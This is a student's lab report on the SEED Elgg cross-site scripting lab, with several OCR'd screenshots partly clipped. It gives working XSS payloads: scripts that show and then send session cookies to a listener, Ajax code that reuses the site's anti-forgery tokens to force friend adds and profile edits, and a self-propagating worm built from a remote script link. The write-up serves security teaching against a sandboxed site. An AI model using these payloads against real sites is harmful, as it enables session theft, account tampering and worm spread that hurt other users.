Lab 13: Cross-Site Scripting Attack

By Michael Minogue

3/31/20

—


CSP 544

—

A20388449


Task 1: Posting a Malicious Message to Display an Alert Window

We will begin by simply triggering a javascript alert within an Elgg profile, demonstrating the vulnerability of having an executable description. For these first few demonstrations I decided to go with Charlie.



```
<script>alert('XSS');</script>
```


As you can see, the "brief description" section has been filled with an alert message that should display the text "XSS". I submit the changes and am immediately prompted by said message. Success!



Your profile was successfully saved.

XSS

This is currently the profile viewed from my perspective, but it will work when viewed from other's perspectives as well. Below I log into Bob's profile and head over to Charlie. As you can see, the same alert occurs.




XSS

OK

Task 2: Posting a Malicious Message to Display Cookies

This next section is very similar to task 1, except we will be using the code provided in the lab document to provide the user with valuable cookie data instead. Below you can see I've added an additional alert to follow the current one. This will cause the user's cookie information to be displayed. As before, immediately upon submission the dialog pops up.




Brief description

```
<script>alert('XSS');alert(document.cookie);</script>
```

Public

Location




Your profile was successfully saved.

Elgg=eooluhtf6b7anui302i4nikel0

Prevent this page from creating additional dialog

OK

As before, I now log into Bob's account and see what he thinks of things. And no surprise, we have another success.




Elgg=cr0pqe2npd4d7hqlrscr3mv0u0

Prevent this page from creating additional dialog


Task 3: Stealing Cookies from the Victim's Machine

For this next one, I decided to simplify code writing by creating a reference to "xssattack.js" on my machine, using the steps laid out on our lab document. This is turned out to be much more than I bargained for, taking nearly 3 hours to complete due to various problems.

First, I created two new text files: index.html and xssattack.js. I wasn't sure if index.html is necessary in this instance, but created it with a reference to xssattack.js following familiar procedures in the past. I then copied over the code from our lab document, replacing 10.1.2.5 with 127.0.0.1, so as to reference my own machine. You can see both the documents and code below.




Note: These were created in a separate folder and ported over to the www/XSS folder due to privilege restrictions.




```
document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cook
//alert('XSS');

```

Now, this didn't immediately work for me, as no matter I did the script didn't seem to trigger. I eventually found out a bracket was missing on my Edit section, but not before lots of trial and error. I decided to include this below to show my troubleshooting process.




```
ıttp://www.xsslabelgg.com/xssattack.js
lost: www.xsslabelgg.com
Iser-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
ıccept: */*
ıccept-Language: en-US,en;q=0.5
ıccept-Encoding: gzip, deflate
leferer: http://www.xsslabelgg.com/profile/charlie
ookie: Elgg=2mv885u2j51n42id05us87b221
onnection: keep-alive
ET: HTTP/1.1 200 OK
ate: Thu, 02 Apr 2020 04:19:00 GMT
erver: Apache/2.4.18 (Ubuntu)
ast-Modified: Thu, 02 Apr 2020 03:52:24 GMT
Tag: "85-5a246ba8d9a50-gzip"
ıccept-Ranges: bytes
ary: Accept-Encoding
```



```
LoginRecipes: getRecipes: falling back to a synchronous message for: moz-    LoginRecipes.jsm
extension://9c65e60c-10bd-4af1-9099-588e0db9db95
SyntaxError: expected expression, got '<'                                 2 xssattack.
```


Eventually I managed to fix all the errors and successfully set up my remote file (which came in handy during task 6!). I set my system up to listen, and successfully got the user's HTTP request, shown below with the cookie section underlined.



```
[04/02/20]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 44182)
GET /?c=Elgg%3D2mv885u2j51n42id05us87b221 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/charlie
Connection: keep-alive
```


Task 4: Becoming the Victim's Friend

NOTE: FOR TIME-SAVING PURPOSES, I DECIDED TO DO BOTH TASK 4 AND 5 in ONE GO. THESE SCREENSHOTS DEMONSTRATE PROFILE MODIFICATION AND FRIENDING. I STILL ANSWER EACH IN THEIR RESPECTIVE AREA HOWEVER.



```
http://www.xsslabelgg.com/action/friends/add?f
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/charlie
X-Requested-With: XMLHttpRequest
Cookie: Elgg=luoa4c03g0fjlv555fgt29eb00
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Fri, 03 Apr 2020 02:46:03 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 370
Keep-Alive: timeout=5, max=100
```

I began by adding Charlie as Samy, just to view the HTTP Header.




```
_elgg_ts=1585881936&__elgg_token=gqqq6eS2N2sVf
)101 Firefox/60.0
```

As can be seen above, to reconstruct the HTTP header, we will need both the ts and token fields filled out. This is so we can circumvent the security token and have our message accepted, as otherwise the system will not accept our request as valid.


I filled the sendurl section with “http://www.xsslabelgg.com/action/friends/add?friend=47”. This is taken directly from the HTTP Header above, and when combined with the ts and token information, will allow us to launch our attack.


The xssattack.js was used as before, and is shown in modified form below.



```
//document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.co
//alert('XSS');
window.onload = function () {

    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;

    var token="&__elgg_token="+elgg.security.token.__elgg_token;

    var attackmessage = {};
    attackmessage.__elgg_token = token;
    attackmessage.__elgg_ts = ts;


//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47";  //

if(elgg.session.user.guid != 47){
//Create and send Ajax request to add friend
var Ajax=null;
Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(attackmessage);
}
}

http://www.xsslabelgg.com/action/friends/add?friend=44&__elgg_ts=15858858
```

We now launch our attack, and viola! Our description is modified and Samy has been added.






Alice
About me
Samy rules, I drool


Questions:

1. As noted above, and can be seen in the HTTP header, Lines 1 and 2 are needed to pass the security check when submitting an HTTP request. Without it, our message will be rejected.
2. Presuming I can use another field, most definitely. Any field would work. If you cannot, our attack would not work, as the Editor adds additional tags that prevent our code from working.


Task 5: Modifying the Victim's Profile



```
ttp://www.xsslabelgg.com/action/profile/edit
ost: www.xsslabelgg.com
ser-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
ccept: */*
ccept-Language: en-US,en;q=0.5
ccept-Encoding: gzip, deflate
eferer: http://www.xsslabelgg.com/profile/charlie
ontent-Type: application/x-www-form-urlencoded
```




We now follow the same process to modify the victim's profile. As before, I use HTTP Header to determine what should be used as my sending URL. This time, I get a URL of http://www.xsslabelgg.com/action/profile/edit, which I add into the code. In addition, I will need the name and guid of the user this time, which is thankfully already provided for me on the lab document. Ultimately, my full code is shown below:




```
//document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.co
//alert('XSS');
window.onload = function () {
    var userName="&name=" + elgg.session.user.name;

    var description = "&description=<p>Samy rules, I drool</p>";

    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;

    var token="&__elgg_token="+elgg.security.token.__elgg_token;

    var attackmessage= token + ts + userName + description;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/profile/edit";  //FILL IN

if(elgg.session.user.guid!=47){
//Create and send Ajax request to add friend
var Ajax=null;
Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(attackmessage);
}
}
```

NOTE: I ultimately determined that Samy was guid 47, and simplified the code a bit. That portions functions the same as on the lab document though.

I then restart apache2, view the profile from Alice's view, and bam, success!






Alice
About me
Samy rules, I drool

Questions:

3. We need Line 1 because it ensures that we are not a victim of our own attack. As noted in task 1, the code immediately executes upon submitting our edits. Without this user ID check, Samy would be hoisted by his own petard (attacked by his own code).


Task 6: Writing a Self-Propagating XSS Worm

As noted above, I am already following the Link Approach, so next steps here will be very simply. Proof of my link approach is shown below, which is the script link within Samy's profile:




```
<script type="text/javascript" src="http://www.xsslabelgg.com
/xssattack.js"></script>
```

Ultimately I am just modifying the users profile to display this in the description, which is shown below. I ran into a few issues initially with formatting, but ultimately managed to get it to work.



```
e="&name=" + elgg.session.user.name;

tion = "&description=" + "<script type="text/javascript" src="http://www.x

elgg_ts="+elgg.security.token.__elgg_ts;
```

As before, looking at Samy's profile from Alice's perspective got my system infected. Now I take the additional step of looking at Alice's profile from Charlie's perspective to see if my account gets infected. As expected it has, and the worm is self-propagating!

